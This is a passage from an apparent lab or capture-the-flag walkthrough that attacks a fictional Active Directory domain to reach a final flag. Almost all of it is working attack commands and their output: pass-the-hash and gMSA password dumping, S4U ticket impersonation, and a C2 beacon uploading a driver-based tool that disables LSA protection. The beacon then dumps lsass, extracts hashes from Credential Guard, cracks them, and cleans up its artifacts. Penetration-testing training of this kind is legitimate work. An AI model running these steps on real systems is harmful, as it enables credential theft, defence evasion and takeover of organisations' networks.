 0370   30 39 35 32 34 32 5A 30  19 31 17 30 15 06 03 55   095242Z0.1.0...U
 0380   04 03 0C 0E 43 4E 3D 4D  41 52 59 4C 49 4E 4A 45   ....CN=MARYLINJE
 0390   53 53 30 82 01 22 30 0D  06 09 2A 86 48 86 F7 0D   SS0.."0...*.H...
 03a0   01 01 01 05 00 03 82 01  0F 00 30 82 01 0A 02 82   ..........0.....
 03b0   01 01 00 CA 34 52 1F B3  4B D9 E4 B0 F1 9F 67 F9   ....4R..K.....g.
 03c0   38 06 4B D9 7D A3 1B 6D  2B E5 C9 FC B2 BB 89 18   8.K.}..m+.......
 03d0   EF 69 71 44 FD 1D E1 F9  C1 64 BC 3E 99 23 9F 86   .iqD.....d.>.#..
 03e0   60 8D 7F 19 99 FF 70 ED  E0 F9 F6 25 90 9D C7 BB   `.....p....%....
 03f0   8F 66 EF 31 AD D7 C1 C4  8B 66 92 5B 66 0A 8C A2   .f.1.....f.[f...
 0400   46 45 D9 79 4A FC 9D E7  34 7C A4 64 16 5C 8C BE   FE.yJ...4|.d.\..
 0410   24 82 47 4F C5 14 02 65  A4 17 64 01 E6 A1 60 51   $.GO...e..d...`Q
 0420   E1 2E F9 DC C8 84 4F 47  83 51 09 B0 E2 37 B2 2A   ......OG.Q...7.*
 0430   92 DB 4A B9 CD 0F 92 E5  0D 26 96 22 2D 11 4E 09   ..J......&."-.N.
 0440   83 64 E6 75 81 04 00 9C  DB 03 85 AA CD 71 34 AD   .d.u.........q4.
 0450   81 2A 71 DF C2 D9 DF D3  77 56 10 F5 E1 1C D6 02   .*q.....wV......
 0460   6C 4E 08 17 8C 7E CB 7F  74 82 0C 28 CE 7E 6C 4E   lN...~..t..(.~lN
 0470   E7 FC D4 23 72 2D 6D 29  6F 1D 2D 33 AF 49 70 34   ...#r-m)o.-3.Ip4
 0480   28 42 DD 3A 73 23 02 E2  A9 2D 7C F8 E7 14 13 20   (B.:s#...-|....
 0490   E6 B7 4B 33 61 00 5F 80  40 79 61 EE 5B AC BE A9   ..K3a._.@ya.[...
 04a0   A9 25 FD A5 AF 58 74 B4  2F FC 57 EE C7 1A C9 FE   .%...Xt./.W.....
 04b0   B8 AF F1 02 03 01 00 01  30 0D 06 09 2A 86 48 86   ........0...*.H.
 04c0   F7 0D 01 01 0B 05 00 03  82 01 01 00 3B D9 72 33   ............;.r3
 04d0   8C A0 AB FD 1D 53 70 4C  23 6A 41 42 E7 AA 9B 81   .....SpL#jAB....
 04e0   63 50 10 E7 2D 36 C3 B3  20 BB 7C 8A D6 5A E5 DA   cP..-6.. .|..Z..
 04f0   68 8B 11 CD FA 19 04 29  D8 8D BA 7A B2 B1 57 B5   h......)...z..W.
 0500   99 5F 1A 11 AF 6F F5 00  FB 31 54 9C 30 63 2C 72   ._...o...1T.0c,r
 0510   F8 A0 12 6F 2D 83 32 7A  9F 7B 51 E2 9B F2 C4 3F   ...o-.2z.{Q....?
 0520   07 AB BC DD 37 A2 60 31  6E 4B F1 D8 AE 28 0A 36   ....7.`1nK...(.6
 0530   96 AE 6C 9D 67 10 C5 3A  63 49 12 13 5A 6F C9 54   ..l.g..:cI..Zo.T
 0540   92 24 DF B7 71 5B 7B 1B  DE B1 84 E4 D8 51 9F 7E   .$..q[{......Q.~
 0550   CE E4 8F E7 4D A7 80 5E  EB 6E 8D 4E 72 B6 93 17   ....M..^.n.Nr...
 0560   40 7C B9 07 00 C2 8B 64  F2 74 D1 01 09 23 29 84   @|.....d.t...#).
 0570   92 7A 67 06 D9 2A A5 D4  B8 BC 1D 72 BE D3 6C F7   .zg..*.....r..l.
 0580   68 F7 9F BE A3 8D 61 5D  49 E5 AA 30 7D 54 DD 49   h.....a]I..0}T.I
 0590   44 B3 28 5E 9F E4 59 A3  22 3E B1 43 FE 27 C9 F6   D.(^..Y.">.C.'..
 05a0   31 1D 28 6B DD 15 D5 C8  70 0C B0 7D 9A 07 0A FE   1.(k....p..}....
 05b0   14 70 DE B5 7C 6C 23 9B  D4 39 3A 2E 85 AE AD 05   .p..|l#..9:.....
 05c0   C5 72 54 E8 68 5A 88 16  57 92 1A 4B               .rT.hZ..W..K
M$MachineBoundCertificate:76000000010000000303000003030000000000001700000064000000010000000101000001000000cd538bf3e8a2318160945e8afa076dc1f36cf1a8cab6fb7b0e3afaffca32d71019504ce16186a2e32a9a06d9d89929b50100000000000000000000000000000001000000880200004c736149736f4173796d6d65747269634b6579426c6f62e0a5ac536d1bcc188b37541dd094100121e873ee46cda803c3e451d44a8729338a876ff70dbfd5d23b31c9a7a095961f7803e6e197f41d855306f2068d5f74dbf0cd1cb3908b358490257a4ad692e8830ef2c19e29eeb7e60fe7818b3e3d226391e5126d0830c664362fd7202d8513756efe9aba538770d1a5acfcbecbbd89ff22d082cf3a902efb701d347507ec52afffecaae93cb9db433b82191b30530a5aaa0c7b84492bcf86b00fdc5e4f061dcad4a07e079f75f20e2b42937c84798d222086a5d4090c7ef47bd8d352e56ecb3b0cf5f3545f66c3fe5471d0c274c6971dc5a68eb3d3a98ef3066d37afab9978d4ae0ee7ed9fd9f230bfd84f647fe245b31a496448db3c86be289a772389106d1fd907ea50355a4ede699cd91ab4c4889cb6703e58fc6d136b0270bad6f05fbd2e51206ee36e662fd7b5dd0b08533e4e9899dc5ef41e3b7006446828e831685bdd085615aac19f09ed2413c0f9aa92e20fafe08bc5b436c0b434c3b98fcbdb5272b5db6ea97fb418a78e1659c7242a424ae0fac5670f56511cf3c46f6b0d454258796723716d0f2dfcf32dbc9951cdced678029a5a9034c09a1eeb653b26c9003015a55206b2d1dc21904f359b72f24796615e747bcabae6904996d0e612c80e6b71ec4dc8bd72aa6eca745f2864420e8fd56c55654c57932076104f6bb6f3897437cf0e32ace29d8b125d9b7bcb1f38f770c7217b09f0dd45673a3cddf85144861296e5af410f2796b9daf7780e31222db498ecec14aa66a9678345833f715f919fce44465fdf7d34d2f0af3f88df441a3a0d880021f424764948bcad2c34aa2faeae77f760503a4ef54991c23fb7505d0eca07c76bf76186e9416d02358b6ff16c274df8c75f956ef4c8fd077db6ab0021d5694a3d1bd3132000000001000000b1020000308202ad30820195a003020102020101300d06092a864886f70d01010b050030193117301506035504030c0e434e3d4d4152594c494e4a4553533020170d3235303631323039353234325a180f32313235303631323039353234325a30193117301506035504030c0e434e3d4d4152594c494e4a45535330820122300d06092a864886f70d01010105000382010f003082010a0282010100ca34521fb34bd9e4b0f19f67f938064bd97da31b6d2be5c9fcb2bb8918ef697144fd1de1f9c164bc3e99239f86608d7f1999ff70ede0f9f625909dc7bb8f66ef31add7c1c48b66925b660a8ca24645d9794afc9de7347ca464165c8cbe2482474fc5140265a4176401e6a16051e12ef9dcc8844f47835109b0e237b22a92db4ab9cd0f92e50d2696222d114e098364e6758104009cdb0385aacd7134ad812a71dfc2d9dfd3775610f5e11cd6026c4e08178c7ecb7f74820c28ce7e6c4ee7fcd423722d6d296f1d2d33af4970342842dd3a732302e2a92d7cf8e7141320e6b74b3361005f80407961ee5bacbea9a925fda5af5874b42ffc57eec71ac9feb8aff10203010001300d06092a864886f70d01010b050003820101003bd972338ca0abfd1d53704c236a4142e7aa9b81635010e72d36c3b320bb7c8ad65ae5da688b11cdfa190429d88dba7ab2b157b5995f1a11af6ff500fb31549c30632c72f8a0126f2d83327a9f7b51e29bf2c43f07abbcdd37a260316e4bf1d8ae280a3696ae6c9d6710c53a634912135a6fc9549224dfb7715b7b1bdeb184e4d8519f7ecee48fe74da7805eeb6e8d4e72b69317407cb90700c28b64f274d10109232984927a6706d92aa5d4b8bc1d72bed36cf768f79fbea38d615d49e5aa307d54dd4944b3285e9fe459a3223eb143fe27c9f6311d286bdd15d5c8700cb07d9a070afe1470deb57c6c239bd4393a2e85aead05c57254e8685a881657921a4b
[*] NL$KM
 0000   B7 AF CB F6 AD 48 19 7D  C2 75 8B 9B 8E 98 33 11   .....H.}.u....3.
 0010   B0 2E 2E 01 9E CF 76 49  82 12 57 07 9A C1 F7 69   ......vI..W....i
 0020   73 E0 58 1A 94 1B 32 E9  AE 5E 8C DA 12 81 6C 76   s.X...2..^....lv
 0030   EA 3B 64 55 34 EE BC 88  5D 82 4F F1 62 6B 42 A8   .;dU4...].O.bkB.
NL$KM:b7afcbf6ad48197dc2758b9b8e983311b02e2e019ecf7649821257079ac1f76973e0581a941b32e9ae5e8cda12816c76ea3b645534eebc885d824ff1626b42a8
[*] Cleaning up...
Found:
Password%mary$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:1844120e1af8402d3bf6356e862f6049then we gotMARYLINJESS$:1844120e1af8402d3bf6356e862f6049
Double check:
$ nxc smb SOC.ifixtcentcen.loc -u 'MARYLINJESS$' -H '1844120e1af8402d3bf6356e862f6049'
SMB         10.0.10.33      445    SOC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SOC) (domin:ifixtcentcen.loc) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.10.33      445    SOC              [+] ifixtcentcen.loc\MARYLINJESS$:1844120e1af8402d3bf6356e862f6049
$ nxc smb MARYLINJESS.ifixtcentcen.loc -u administrator -p 'Password%mary' --local-auth
SMB         10.0.10.34      445    MARYLINJESS      [*] Windows 10 / Server 2019 Build 17763 x64 (name:MARYLINJESS) (domin:MARYLINJESS) (signing:False) (SMBv1:False)
SMB         10.0.10.34      445    MARYLINJESS      [+] MARYLINJESS\administrator:Password%mary (Pwn3d!)
SOC - Act II
gMSA Password dumping (earlyfoxy$)
Check the computer objet MARYLINJESS$ in BHCE:

MARYLINJESS$can retrieve the password for the GMSA (Group Managed Service Account)EARLYFOXY$.
$ bloodyAD --host SOC.ifixtcentcen.loc -d ifixtcentcen.loc -u 'MARYLINJESS$' -p ':1844120e1af8402d3bf6356e862f6049' get object 'EARLYFOXY$' --attr msDS-ManagedPassword

distinguishedName: CN=earlyfoxy,CN=Managed Service Accounts,DC=ifixtcentcen,DC=loc
msDS-ManagedPassword.NTLM: aad3b435b51404eeaad3b435b51404ee:d893c04b84f753f23b2c8b3c37fb6f05
msDS-ManagedPassword.B64ENCODED: lgH9JH4GgVXvlDst5MfeuU9t3Jcgum3hgT6ukGNfsd6iT6aYkAbtwNyrYSctULGIbeHNhTML09vpN0a9ehYWkOW41tJJV8D5SGyHePbKgPxLhpaowJI7ZUHCWOvs9kehzpBNXJ/L1lg/ZWdZu1RTENC7AZpAfx9QgMLjIrQ8rrfZ4ELgce0QrnQA11O+aWtwp0bmRipqziRjB+/oQL1wrT4hqnnV1xwuG6pfo1WNjIaiq2P3x1+NzGjzg95YoX5Lk7kcbhA02s6+lj0DtxSSZnLHcg4y+oETL+rnQ15OyGZgNc4L347LwvGoo5bnZawmDeghwwcDZiLTIZlNrKt+Ew==
OR
$ nxc ldap SOC.ifixtcentcen.loc -u 'MARYLINJESS$' -H '1844120e1af8402d3bf6356e862f6049' --gmsa
LDAP        10.0.10.33      389    SOC              [*] Windows 10 / Server 2019 Build 17763 (name:SOC) (domain:ifixtcentcen.loc) (signing:None) (channel binding:No TLS cert)
LDAP        10.0.10.33      389    SOC              [+] ifixtcentcen.loc\MARYLINJESS$:1844120e1af8402d3bf6356e862f6049
LDAP        10.0.10.33      389    SOC              [*] Getting GMSA Passwords
LDAP        10.0.10.33      389    SOC              Account: earlyfoxy$           NTLM: d893c04b84f753f23b2c8b3c37fb6f05     PrincipalsAllowedToReadPassword: MARYLINJESS$
Found
earlyfoxy$:d893c04b84f753f23b2c8b3c37fb6f05.
Double check:
$ nxc ldap SOC.ifixtcentcen.loc -u 'earlyfoxy$' -H 'd893c04b84f753f23b2c8b3c37fb6f05'
LDAP        10.0.10.33      389    SOC              [*] Windows 10 / Server 2019 Build 17763 (name:SOC) (domain:ifixtcentcen.loc) (signing:None) (channel binding:No TLS cert)
LDAP        10.0.10.33      389    SOC              [+] ifixtcentcen.loc\earlyfoxy$:d893c04b84f753f23b2c8b3c37fb6f05
Get the Service Ticket of earlyfoxy$:
$ impacket-getST -spn 'host/GABRIEL.ifixtcentcen.loc' -impersonate 'earlyfoxy$' ifixtcentcen.loc/ilona:'!!!!Sweet!!!!' -dc-ip 10.0.10.33
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Impersonating earlyfoxy$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in earlyfoxy$@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache
$ export KRB5CCNAME=earlyfoxy\$@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache
$ klist
Ticket cache: FILE:earlyfoxy$@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache
Default principal: earlyfoxy$@ifixtcentcen.loc

Valid starting       Expires              Service principal
08/08/2025 17:24:50  08/08/2025 17:39:50  host/GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC
	renew until 08/09/2025 17:24:06
But seems we can’t login using this account to any servers…
PPL and Credential guard bypass (schicchi) (final flag)
In our C2 session, we list the processes and found some tools running by schicchi:
[08/08 20:46:45] admin [9a1a1b97] beacon > ps list
[08/08 20:46:45] [*] Task: show process list
[08/08 20:46:49] [*] Agent called server, sent [12 bytes]
[08/08 20:46:49] [+] Process list:
 PID     PPID    Session   Arch    Context                          Process
 ---     ----    -------   ----    -------                          -------
 4       0       0         x64                                      ├─ System
 ...
 3676    3392    1         x64     MARYLINJESS\Administrator *      ├─ explorer.exe
 2204    3676    1         x64     MARYLINJESS\Administrator *      │   ├─ schicchi.exe
 2804    2204    1         x64     MARYLINJESS\Administrator *      │   │   ├─ conhost.exe
 4904    2204    1         x64     IFIXTCENTCEN\schicchi            │   │   └─ cmd.exe
 3864    4904    1         x64     IFIXTCENTCEN\schicchi            │   │       ├─ notepad.exe
 4892    4904    1         x64     IFIXTCENTCEN\schicchi            │   │       └─ conhost.exe
$ sudo apt-get install mono-devel
$ git clone https://github.com/Leo4j/PPLKiller.git
$ cd PPLKiller
$ mono-csc /platform:x64 /out:PPLKiller.exe PPLKiller.cs
$ file PPLKiller.exe
PPLKiller.exe: PE32+ executable for MS Windows 4.00 (console), x86-64 Mono/.Net assembly, 3 sections
[08/08 18:09:39] admin [7af54c3e] beacon > pwd
[08/08 18:09:39] [*] Task: print working directory
[08/08 18:09:40] [*] Agent called server, sent [12 bytes]
[08/08 18:09:41] [+] Current working directory:
c:\programdata\.sample

+--- Task [7af54c3e] closed ----------------------------------------------------------+

[08/08 18:11:03] admin [9283148f] beacon > upload /home/user/Downloads/ERTLAB/IFIX-TCEN-TCEN/PPLKiller/PPLKiller.exe c:\programdata\.sample\PPLKiller.exe
[08/08 18:11:03] [*] Task: upload file
[08/08 18:11:05] [*] Agent called server, sent [49.58 Kb]
[08/08 18:11:06] [+] File successfully uploaded

+--- Task [9283148f] closed ----------------------------------------------------------+
[08/08 18:12:15] admin [e030f422] beacon > shell c:\programdata\.sample\PPLKiller.exe
[08/08 18:12:15] [*] Task: create new process
[08/08 18:12:20] [*] Agent called server, sent [89 bytes]
[08/08 18:12:21] [+] Program C:\Windows\System32\cmd.exe /c c:\programdata\.sample\PPLKiller.exe started with PID 3804 (output - with output)
[08/08 18:12:26] [+] Job [e030f422] output:
[+] Writing RTCore64.sys driver to disk
[+] Driver written to C:\Users\Public\Documents\RTCore64.sys
[+] SeLoadDriverPrivilege enabled.
[+] Driver installed and started successfully.
[+] Windows Version 1809 Found
[+] Disabling LSA Protection...
[*] Kernel base: 0xFFFFF8065D40A000
[*] PsInitialSystemProcess: 0xFFFF8D067604E080
[*] Found target EPROCESS: 0xFFFF8D067876D080
[+] SignatureLevel set to 0, protection disabled.
[+] LSA Protection disabled.
[+] Service stopped successfully.
[+] Service deleted successfully.
[+] Deleted C:\Users\Public\Documents\RTCore64.sys
[08/08 18:12:26] [+] Job [e030f422] finished

+--- Task [e030f422] closed ----------------------------------------------------------+
[08/08 20:06:19] admin [4aea324b] beacon > getsystem token
[08/08 20:13:49] admin [7b5548cc] beacon > nanodump_ppl_medic --valid -w C:\Windows\Temp\lsass.dmp
[08/08 20:13:49] [*] Running NanoDumpPPLMedic BOF
[08/08 20:13:54] [*] Agent called server, sent [164.35 Kb]
[08/08 20:14:07] [+] BOF output
Done, to download the dump run:
download C:\Windows\Temp\lsass.dmp
to get the secretz run:
python3 -m pypykatz lsa minidump lsass.dmp
mimikatz.exe "sekurlsa::minidump lsass.dmp" "sekurlsa::logonPasswords full" exit
[08/08 20:14:07] [+] BOF finished

+--- Task [7b5548cc] closed ----------------------------------------------------------+
[08/08 20:14:41] admin [0b823ac3] beacon > ls C:\Windows\Temp\
[08/08 20:14:41] [*] Task: list of files in a folder
[08/08 20:14:45] [*] Agent called server, sent [33 bytes]
[08/08 20:14:45] [+] List of files in the 'C:\Windows\Temp\' directory
 Type     Size           Last Modified         Name
 ----     ---------      ----------------      ----
          13.24 Mb       08/08/2025 11:14      lsass.dmp
          7.65 Mb        08/08/2025 09:03      MpCmdRun.log
          0.10 Kb        06/08/2025 12:39      silconfig.log

+--- Task [0b823ac3] closed ----------------------------------------------------------+
[08/08 20:16:58] admin [02683039] beacon > cp C:\Windows\Temp\lsass.dmp c:\programdata\.sample\lsass.dmp
[08/08 20:16:58] [*] Task: copy file
[08/08 20:17:02] [*] Agent called server, sent [79 bytes]
[08/08 20:17:03] [+] File copied successfully

+--- Task [02683039] closed ----------------------------------------------------------+
[08/08 20:19:03] admin [fa3aac79] beacon > rm C:\Windows\Temp\lsass.dmp
[08/08 20:19:03] [*] Task: remove file or directory
[08/08 20:19:05] [*] Agent called server, sent [42 bytes]
[08/08 20:19:05] [+] File deleted successfully

+--- Task [fa3aac79] closed ----------------------------------------------------------+
PS C:\programdata\.sample> ls


    Directory: C:\programdata\.sample


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         8/8/2025   3:37 AM          88576 c.exe
-a----         8/8/2025   4:14 AM       13885946 lsass.dmp
-a----         8/8/2025   4:08 AM          50688 PPLKiller.exe


PS C:\programdata\.sample> !download lsass.dmp lsass.dmp
Cleaning:
PS C:\programdata\.sample> rm lsass.dmp
PS C:\programdata\.sample> rm PPLKiller.exe
$ sudo apt install python3-pypykatz
$ pypykatz lsa minidump lsass.dmp
INFO:pypykatz:Parsing file lsass.dmp
FILE: ======== lsass.dmp =======
...
== LogonSession ==
authentication_id 886968 (d88b8)
session_id 0
username schicchi
domainname IFIXTCENTCEN
logon_server SOC
logon_time 2025-08-06T12:38:22.325624+00:00
sid S-1-5-21-1056286280-4062139808-1633864337-1112
luid 886968
	== MSV ==
		Username: schicchi
		Domain: IFIXTCENTCEN
			[LSA Isolated Data]
			Is NT Present: True
			Context Handle: 0x277f8493a60
			Proxy Info: 0x7ff8e46d9448
			Encrypted blob: a0000000000000000800000064000000010000000101000000000000063037726f64baaf8652c18e3326874306cd04d48ecbc212594b083315acac96a086a460d66a4034475ddf8d3cc7c9ba0100000000000000000000000000000001800000340000004e746c6d4861736891cc1caac73fd6977dfd8d9ec1be90f0628b008886833c3129128879634b71e88d5a9afed1ed3baa354069f47d4c9942f9bb6548
		DPAPI: 2b6d4f0a5019f50dbe10c0749dd54fe000000000
	== WDIGEST [d88b8]==
		username schicchi
		domainname IFIXTCENTCEN
		password None
		password (hex)
	== Kerberos ==
		Username: schicchi
		Domain: IFIXTCENTCEN.LOC
	== WDIGEST [d88b8]==
		username schicchi
		domainname IFIXTCENTCEN
		password None
		password (hex)
...
Found ``.
We use PassTheChallenge, to recover NTLM hashes from Credential Guard. Read more about the techniques here.
Binaries can be found here.
PS C:\programdata\.sample> !upload SecurityPackage.dll SecurityPackage.dll
PS C:\programdata\.sample> !upload PassTheChallenge.exe PassTheChallenge.exe
[08/08 20:38:22] admin [2daca87e] beacon > shell PassTheChallenge.exe inject SecurityPackage.dll
[08/08 20:38:22] [*] Task: create new process
[08/08 20:38:25] [*] Agent called server, sent [100 bytes]
[08/08 20:38:26] [+] Program C:\Windows\System32\cmd.exe /c PassTheChallenge.exe inject SecurityPackage.dll started with PID 4372 (output - with output)
[08/08 20:38:31] [+] Job [2daca87e] output:
Pass-the-Challenge (PtC) - by Oliver Lyak (ly4k)

[+] Package seems to be loaded
[08/08 20:38:31] [+] Job [2daca87e] finished

+--- Task [2daca87e] closed ----------------------------------------------------------+
[08/08 20:45:07] admin [c583469f] beacon > shell PassTheChallenge.exe nthash 0x277f8493a60:0x7ff8e46d9448 a0000000000000000800000064000000010000000101000000000000063037726f64baaf8652c18e3326874306cd04d48ecbc212594b083315acac96a086a460d66a4034475ddf8d3cc7c9ba0100000000000000000000000000000001800000340000004e746c6d4861736891cc1caac73fd6977dfd8d9ec1be90f0628b008886833c3129128879634b71e88d5a9afed1ed3baa354069f47d4c9942f9bb6548
[08/08 20:45:07] [*] Task: create new process
[08/08 20:45:08] [*] Agent called server, sent [430 bytes]
[08/08 20:45:09] [+] Program C:\Windows\System32\cmd.exe /c PassTheChallenge.exe nthash 0x277f8493a60:0x7ff8e46d9448 a0000000000000000800000064000000010000000101000000000000063037726f64baaf8652c18e3326874306cd04d48ecbc212594b083315acac96a086a460d66a4034475ddf8d3cc7c9ba0100000000000000000000000000000001800000340000004e746c6d4861736891cc1caac73fd6977dfd8d9ec1be90f0628b008886833c3129128879634b71e88d5a9afed1ed3baa354069f47d4c9942f9bb6548 started with PID 1388 (output - with output)
[08/08 20:45:14] [+] Job [c583469f] output:
Pass-the-Challenge (PtC) - by Oliver Lyak (ly4k)

[+] Server is alive
[+] Response:

NTHASH:7010AFB85BC7F2E97F0EE80C70D5892AFCFA617AC491D051
[08/08 20:45:14] [+] Job [c583469f] finished

+--- Task [c583469f] closed ----------------------------------------------------------+
Cleaning:
PS C:\programdata\.sample> rm PassTheChallenge.exe
PS C:\programdata\.sample> rm SecurityPackage.dll
Then crack the Net-NTLMv1 hash using https://ntlmv1.com/:

Found
schicchi:552d466ea538d791d52453945f415ba3
Then get the hash and access to the final flag:
$ impacket-getTGT -dc-ip SOC.ifixtcentcen.loc ifixtcentcen.loc/schicchi -hashes ':552d466ea538d791d52453945f415ba3'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in schicchi.ccache
$ export KRB5CCNAME=schicchi.ccache
$ klist
Ticket cache: FILE:schicchi.ccache
Default principal: schicchi@IFIXTCENTCEN.LOC

Valid starting       Expires              Service principal
08/08/2025 21:14:31  08/08/2025 22:14:31  krbtgt/IFIXTCENTCEN.LOC@IFIXTCENTCEN.LOC
	renew until 08/09/2025 21:14:31
$ ssh schicchi@GABRIEL.ifixtcentcen.loc
$ schicchi@gabriel:/home/IFIXTCENTCEN/schicchi$ cd ../schicchi.backup
$ schicchi@gabriel:/home/IFIXTCENTCEN/schicchi.backup$ ls
final.flag.txt
$ schicchi@gabriel:/home/IFIXTCENTCEN/schicchi.backup$ cat final.flag.txt
$ schicchi@gabriel:/home/IFIXTCENTCEN/schicchi.backup$ ls -al
total 8
drwx------ 2 schicchi root 4096 Apr 25 23:25 .
drwxr-xr-x 9 root     root 4096 Apr 25 20:18 ..
-rw-r--r-- 1 root     root    0 Aug 02 13:37 final.flag.txt
Issues fixing
- Reduce MTU on tun0 interface:
$ sudo ip link set dev tun0 mtu 1350
- Set legacy encryption methods for ssh:
$ ssh -oHostKeyAlgorithms=ssh-ed25519 -oKexAlgorithms=curve25519-sha256 -oCiphers=aes128-ctr red@10.0.1.200
$ ssh -oHostKeyAlgorithms=ssh-ed25519 -oKexAlgorithms=curve25519-sha256 -oCiphers=aes128-ctr ilona@GABRIEL.ifixtcentcen.loc
- Compile and move DLL for nanodump extension module for Adaptix C2:
$ cd /home/user/Downloads/AdaptixC2/Extension-Kit/Creds-BOF/
$ make
_bin directory exists
[+] askcreds
[+] autologon
[+] credman
[+] hashdump
dist exists
[+] nanodump x64
[+] nanodump x86
[+] nanodump_ssp Dll x64
[+] nanodump_ssp Dll x86
[+] nanodump_ssp x64
[+] nanodump_ssp x86
[+] nanodump_ppl_dump Dll x64
[+] nanodump_ppl_dump Dll x86
[+] nanodump_ppl_dump x64
[+] nanodump_ppl_dump x86
[+] nanodump_ppl_medic Dll x64
[+] nanodump_ppl_medic x64

$ ls _bin
askcreds.x64.o   credman.x64.o   nanodump_ppl_dump.x64.o  nanodump_ppl_medic.x64.o  nanodump_ssp.x86.o  nanodump.x86.o
autologon.x64.o  hashdump.x64.o  nanodump_ppl_dump.x86.o  nanodump_ssp.x64.o        nanodump.x64.o

$ cd nanodump/dist
$ ls
bin2c                      nanodump_ppl_dump.x86.dll   nanodump_ppl_medic.x64.exe  nanodump_ssp.x64.o    nanodump.x64.exe
nanodump_ppl_dump.x64.dll  nanodump_ppl_dump.x86.exe   nanodump_ppl_medic.x64.o    nanodump_ssp.x86.dll  nanodump.x64.o
nanodump_ppl_dump.x64.exe  nanodump_ppl_dump.x86.o     nanodump_ssp.x64.dll        nanodump_ssp.x86.exe  nanodump.x86.exe
nanodump_ppl_dump.x64.o    nanodump_ppl_medic.x64.dll  nanodump_ssp.x64.exe        nanodump_ssp.x86.o    nanodump.x86.o

$ pwd
/home/user/Downloads/AdaptixC2/Extension-Kit/Creds-BOF/nanodump/dist

$ cp *.dll /home/user/Downloads/AdaptixC2/Extension-Kit/Creds-BOF/_bin/.